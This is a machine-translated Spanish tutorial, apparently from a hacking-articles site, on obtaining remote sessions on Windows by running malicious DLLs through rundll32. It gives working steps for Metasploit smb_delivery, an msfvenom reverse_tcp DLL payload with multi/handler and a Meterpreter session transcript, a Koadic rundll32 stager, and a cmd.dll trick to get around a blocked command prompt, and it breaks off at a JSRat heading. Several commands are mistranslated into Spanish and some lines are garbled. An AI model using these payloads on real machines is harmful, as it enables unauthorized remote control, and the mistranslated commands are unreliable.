


Contenido

Introducción

Los archivos DLL de Windows son muy importantes para que funcione el sistema operativo Windows y también determinan el funcionamiento de otros programas que personalizan su Windows. Los archivos de biblioteca de vínculos dinámicos (DLL) son tipos de archivos que brindan instrucciones a otros programas sobre cómo utilizar ciertas cosas. Por lo tanto, varios programas pueden compartir dichos archivos DLL, incluso simultáneamente. A pesar de tener el mismo formato que un archivo.exe, los archivos DLL no son directamente ejecutables como los archivos .exe. Las extensiones de archivo DLL pueden ser: .dll (Biblioteca de vínculos dinámicos), .OCX (controles ActiveX), .CPL (Panel de control), .DRV (controladores de dispositivos).

Laboral

Cuando están en uso, los archivos DLL se dividen en secciones. Esto hace que el trabajo con archivos DLL sea más fácil y rápido. Cada sección se instala en el programa principal en tiempo de ejecución. Como cada sección es diferente e independiente; el tiempo de carga es más rápido y solo se realiza cuando se requiere la funcionalidad de dicho archivo. Esta capacidad también hace que las actualizaciones sean más fáciles de aplicar sin afectar otras secciones. Por ejemplo, tienes un programa de diccionario y cada mes se añaden nuevas palabras, por lo que para ello lo único que tienes que hacer es actualizarlo; sin tener que instalar otro programa completo para ello.

Ventajas

- Utiliza menos recursos.
- Promueve la arquitectura modular.
- Facilita la implementación y la instalación.

Desventajas

- Una DLL dependiente se actualiza a una nueva versión.
- Se corrige una DLL dependiente.
- Una DLL dependiente se sobrescribe con una versión anterior.
- Se elimina una DLL dependiente de la computadora.

Métodos

- Smb_Entrega
- MSFVeneno
- Koádico
- Obtener símbolo del sistema a través de cmd.dll
- JSRat

Entrega SMB

Entonces, nuestro método es usar smb_delivery. Para utilizar este método, abra la terminal en Kali y escriba los siguientes comandos:

consolamsf


```
utilizar exploit/windows/smb/smb_delivery establecer
srvhost 192.168.1.107
explotar
```

Ahora ejecute el código malicioso a través de rundll32.exe en la máquina con Windows para obtener sesiones de meterpreter.

```
msf > use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107
srvhost => 192.168.1.107
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Started service listener on 192.168.1.107:445
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(windows/smb/smb_delivery) > rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```


Cuando se ejecute el exploit anterior, le proporcionará un comando que se ejecutará en la PC de la víctima; para conseguir una sesión. Entonces, copie y pegue el comando dado en la ventana de ejecución de la PC de la víctima como se muestra en la siguiente imagen:

```
rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```



Tan pronto como se ejecute el comando, tendrá su sesión de meterpreter. Para acceder al tipo de sesión:


```
sesiones 1
información del sistema
```



MSFVeneno


Nuestro segundo método es a través de MSFVenom. Para utilizar este método, escriba el siguiente comando en la terminal de kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll > 1.dll
```



Una vez creada la carga útil, ejecute el siguiente comando en la ventana Ejecutar de la PC de la víctima:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\1.dll
```



Simultáneamente, inicie multi/handler para obtener una sesión escribiendo:
consolamsf

utilizar exploit/multi/handler
establecer carga útil windows/meterpreter/reverse_tcp
establecer lhost 192.168.1.107
establecer lport 1234
explotar


```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.109:49195) at 2019-

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Koádico

Nuestro siguiente método es utilizar el marco Koadic. Koadic es un rootkit post-explotación de Windows similar a otras herramientas de prueba de penetración como Meterpreter y Powershell Empire. Para saber más sobre

Koadic, lea nuestro artículo detallado sobre dicho marco a través de este enlace: https://www.hackingarticles.in/koadic-com-command-control-framework Una vez que koadic esté en funcionamiento, escriba:


```
utilizar stager/js/rundll32_js
establecer SRVHOST 192.168.1.107
correr
```



Ejecutar el exploit te dará un comando. Copie ese comando de rundll32.exe a 6.0") y péguelo en el símbolo del sistema de la PC de la víctima.


Una vez que ejecute el comando en el cmd, tendrá su sesión. Como se muestra en la siguiente imagen.
Para acceder al tipo de sesión:

```
zombis 0
```



Obtener símbolo del sistema a través de cmd.dll

Ahora el dilema es qué hacer si el símbolo del sistema está bloqueado en la PC de la víctima.




Si la línea de comando está bloqueada, existe un script desarrollado por Didier Stevens que puedes utilizar para resolver tu pequeño problema. Puedes encontrarlos en el siguiente enlace:


```
http://didierstevens.com/files/software/cmd-dll_v0_0_4.zip
```

En la URL anterior, descargará un archivo zip. Extraiga ese archivo zip y use el siguiente comando para ejecutar dicho archivo en ejecutar Windows:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\cmd.dll
```



Tan pronto como ejecute el comando, habrá desbloqueado el cmd. Como se muestra abajo:




JSRat

